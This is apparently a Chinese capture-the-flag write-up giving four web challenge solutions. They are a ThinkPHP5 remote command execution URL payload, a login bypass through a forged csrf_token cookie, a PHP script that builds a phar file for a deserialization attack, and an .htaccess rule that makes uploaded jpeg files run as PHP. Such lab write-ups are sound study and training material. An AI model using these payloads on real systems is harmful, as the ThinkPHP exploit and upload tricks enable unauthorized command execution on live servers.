

1. thinkphp5 命令执行。

`/?s=index/think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami`

2. 后台登录



```
1 <?php
2 namespace app\admin\controller;
3 use think\Controller;
4 class Base extends Controller
5 {
6     public function _initialize(){
7         if((cookie( name: 'csrf_token')!=md5( str: 'qwertyuiop'))&(!session( name: 'username'))){
8             $this->error( msg: '请先登录系统!', url: 'Login/index');
9         }
10    }
11 }
```

Csrf_token 输入MD5值直接登录后台 后台直接有flag

3. Phar 反序列化漏洞



上传成功后，给出文件地址，上传验证文件头，文件尾。

场景一样，所以可以在本地生成phar文件


```

39     //    }
40     //}
41     //file_exists($filename);
42     class Core{
43         public $data='system("cat /flag");';
44         function __wakeup(){
45             echo $this->data;
46         }
47     }
48     //
49     ///$p=new upload;
50     ///echo serialize($p);
51     $phar= new \Phar( 'fname: '1.phar');
52     $phar->startBuffering();
53     $phar->setStub( stub: "GIF89a"."<?php __HALT_COMPILER(); ?>");
54     $o= new Core;
55     $phar->setMetadata($o);
56     $phar->addFromString( localname: "test.txt", contents: "test");
57     $phar->stopBuffering();
58     ///echo file_exists($filename);
59

```

使用phar://文件名 就能执行命令

4. htaccess文件漏洞



```

1 <FilesMatch 'jpeg'>
2
3     SetHandler application/x-httpd-php
4
5 </FilesMatch>
6

```

直接解析里面的admin_login.php ?-cat /flag

即可得到flag